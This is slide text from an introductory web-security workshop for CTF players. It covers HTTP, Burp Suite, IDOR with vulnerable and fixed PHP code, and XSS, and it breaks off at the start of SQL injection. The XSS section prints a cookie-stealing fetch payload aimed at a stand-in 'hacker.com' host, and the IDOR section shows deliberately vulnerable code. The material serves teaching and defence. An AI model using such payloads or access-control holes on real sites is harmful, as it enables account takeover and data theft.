TRYING TO SEE IF I LIKE WEB

Muhammad Firdaus bin Amran / vicevirus

ABOUT ME

Muhammad Firdaus bin Amran

- Interests are in Dev, DevOps, Offensive Security, anything in between (and adjacent). Do a little bit of vuln research/0-day hunting in my free time
- Currently working as a Penetration Tester
- Used to play lots of international and local CTFs. Now am unc ald. Mainly plays the Web Category

Live Labs

https://vicevirus.notion.site/MMU-Session-2f86d6a635a4804bb631e84b5706fcb7

ZIP Password: mmu2026

Categories in CTF

REVERSE ENGINEERING

BINARY EXPLOITATION/PWN


WEB

FORENSICS

MISC

Categories in CTF

WEB



MODULE 01

WEB FUNDAMENTALS

Before you break it, you must understand how it works.

WEB CATEGORY IN CTFs TLDR

The Usual

- You will be given a website, useful context/desc and optionally source code of the challenge's website.
- Your task is to exploit the website and retrieve the flag.

The Unusual (avoid these kind of challs like plague if you can, to save yourself from severe mental issues)

- You will be given a website with NO useful context, and NO source code.
- You have to guess endpoints/path/parameters of the challenge by fuzzing/scanning the website.
- Your task is to exploit the website and retrieve the flag.

Guessing and not knowing are two different things.

WHY WEB CTFs CAN BE USEFUL

Benefits

- You can evolve with new technologies and break them.
- Learn about bad practices that you shouldn’t do on production.
- Learn about tricks that might be useful to exploit a potential vulnerability
- Makes you think like an actual hacker. You have to be resourceful, creative and always RTFM (Read the F**king Manual)

THE REALITY OF CTFs NOW

Sad Reality

- Most of the easy-medium CTF challs nowadays can be solved by AI, which might hinders learning experience
- Though this depends highly on the person. (Most people love shortcuts and avoid the hard part)

Do they treat AI as a cheat code to win CTFs without learning anything?

or

Do they treat AI as a cheat code to win CTFs while also ACTUALLY learning something?


Let’s get into the actual technical web part

HOW THE WEB WORKS: THE ANALOGY

The Restaurant Model

- **The Customer (You/Browser):** You look at the menu and order something. You don't cook it yourself.
- **The Waiter (HTTP):** The messenger. Takes your order (Request) to the kitchen and brings food back (Response).
- **The Kitchen (Server/Database):** Checks if they have ingredients, cooks the meal, and plates it.

Security happens when the customer tricks the waiter into bringing free food.



HTTP REQUESTS: THE VERBS

The "Method" tells the server *what* you want to do.

GET


Fetching data. Parameters are in the URL. (e.g., Viewing a profile)

```
GET /search?q=cats HTTP/1.1
```

POST

Sending data. Parameters are hidden in the body. (e.g., Logging in)

```
POST /login HTTP/1.1
username=admin&pass=123
```



GET VS POST

HTTP REQUESTS: THE HEADERS

Metadata that gives context to the request.

- **User-Agent:** "I am using Chrome on Windows." (Browser fingerprint).
- **Referer:** "I came here from Google.com."
- **Content-Type:** "I am sending you JSON data" vs "I am sending a form."
- **Cookie:** "I am User #1234. Let me in." (CRITICAL FOR SECURITY)

```
Host: facebook.com
User-Agent: Mozilla/5.0 (Macintosh ... )
Accept: text/html,application/xhtml ...
Referer: https://google.com
Cookie: session_id=abc123xyz789;
Content-Type: application/json
```

HTTP RESPONSES: STATUS CODES

2xx Success

Everything is good.

200 OK
Here is the page.

201 Created
Saved your post.

3xx Redirect

Go somewhere else.

302 Found
Move to /login.

301 Moved
Permanent move.

4xx Client Error

You messed up.

403 Forbidden
No entry.

404 Not Found
Missing.

5xx Server Error

The server died.

500 Internal Error
Code crash.

503 Unavailable
Overload

COOKIES & SESSIONS: THE WRISTBAND

HTTP is "Stateless"

The server has amnesia. It forgets who you are the moment it replies.

The Solution: Cookies

When you log in, the server gives you a unique string (Session ID). Think of it like a **VIP Wristband** at a club.

Your browser automatically shows this wristband on *every single request* so the server knows it's you.

MODULE 02


THE TOOLKIT

Developer Tools & Burp Suite


HANDS ON: DEVTOOLS (F12)

Before using hacker tools, use the browser's built-in tools.

- **Network Tab:** See every request. Good for finding API endpoints.
- **Application/Storage Tab:** See your Cookies and Local Storage.
- **Console:** Where JavaScript errors (and XSS attacks) live.
- **Elements:** The HTML structure. You can edit this live to uncover hidden fields.



BURP SUITE: THE PROXY



Intercepting Traffic

Browsers often hide data or prevent you from typing weird characters. Burp Suite lets you bypass the browser's UI restrictions.

1. **Intercept On:** Traffic stops at Burp.
2. **Modify:** Change intermediate requests.
3. **Forward:** Send the modified packet to the server.

BURP SUITE: THE REPEATER

Lab

Intercepting every time is annoying. Use **Repeater (Ctrl + R)**.

It lets you save a request and send it over and over again, changing one tiny thing each time to see how the server reacts.

This is where 90% of hacking happens.

MODULE 03

BROKEN ACCESS CONTROL

Insecure Direct Object Reference (IDOR)

VULN 1: IDOR CONCEPTS

Insecure Direct Object Reference


The application trusts user input to select data.

Scenario: You are viewing your own receipt.

GET /receipts?id=5000

The attack: You change the number.
GET /receipts?id=4999

If the server returns receipt #4999 (belonging to someone else), that is an IDOR.




IDOR Lab (Change Password)

Get access to the admin’s account!

FIXING IDOR

Vulnerable Code




```php
<?php
// Takes user_id from URL - no ownership check!
$user_id = $_GET['user_id'];
$target_user = $users[$user_id];

// Changes password without verifying current user owns this account!
$passwords[$target_user] = $new_password;
```

FIXING IDOR

Secure Code



```php
<?php
// Get user_id from URL
$user_id = $_GET['user_id'];
$target_user = $users[$user_id];

// CHECK: Does current user own this account?
if ($target_user !== $current_user) {
    die("Access denied! You can only change your own
password.");
}

// Now safe to change
$passwords[$target_user] = $new_password;
```

HOW TO HUNT FOR IDOR IRL

1. Identify IDs

Look at URLs, Headers, and API bodies. Look for parameters like , , `user_id` `pid` `doc_id`

2. Create 2 Accounts

You need Account A (Attacker) and Account B (Victim). You need to know if you can see B's data.

3. Swap the IDs


While logged in as Account A, replace your ID with Account B's ID in the request. Send it. Did you get B's data?

MODULE 04

XSS (CROSS SITE- SCRIPTING)

Cross-Site Scripting & Payload Injection

VULN 2: XSS (CROSS-SITE SCRIPTING)



Code Injection in the Browser

If an attacker can force the victim's browser to execute JavaScript, they own the account.

Common Payload:

```
alert(1)
```

If you see the alert box pop up, the site is vulnerable.

TYPE 1: REFLECTED XSS

The Phishing Link

The malicious script is **inside the URL**.

The server receives the script from the URL and "reflects" it back into the page HTML immediately.

Attack Vector: You must trick the victim into clicking a specific link.

TYPE 2: STORED XSS

The Time Bomb

The malicious script is saved in the **Database**.

Example: A comment section, a profile bio, or a forum post.

Attack Vector: You post the script once. Every user who views that page loads the script automatically. No special link needed.

This is much more dangerous than Reflected.

XSS: THE IMPACT

What can I do with Javascript?

Account Takeover

```
fetch('http://hacker.com?
        cookie=' +
    document.cookie)
```

Send the session cookie to the hacker.

Keylogging

Listen to every keystroke the user types (passwords, credit cards) and send them to the hacker.

Phishing

Redraw the login form on the page to trick the user into re-entering their password.

XSS Lab (Reflected XSS)

Steal yo fren’s cookie by sharing malicious link with them!

(use the chatroom/or send it via whatsapp etc)

STOPPING XSS

1. Encoding (Escaping)

Convert special characters into HTML entities before putting them on the page.

The browser renders the symbol but does not execute it as code.

2. Content Security Policy (CSP)

A defense-in-depth header.

```
Content-Security-Policy: default-src 'self';
script-src 'self' https://trusted.com
```

This blocks inline scripts and scripts from unknown domains.

MODULE 05

SQL INJECTION

Database Exploitation

VULN 3: SQL INJECTION

The Concept

Your web app talks to a database using SQL language.

SQL Injection happens when user input is concatenated directly into the SQL command.

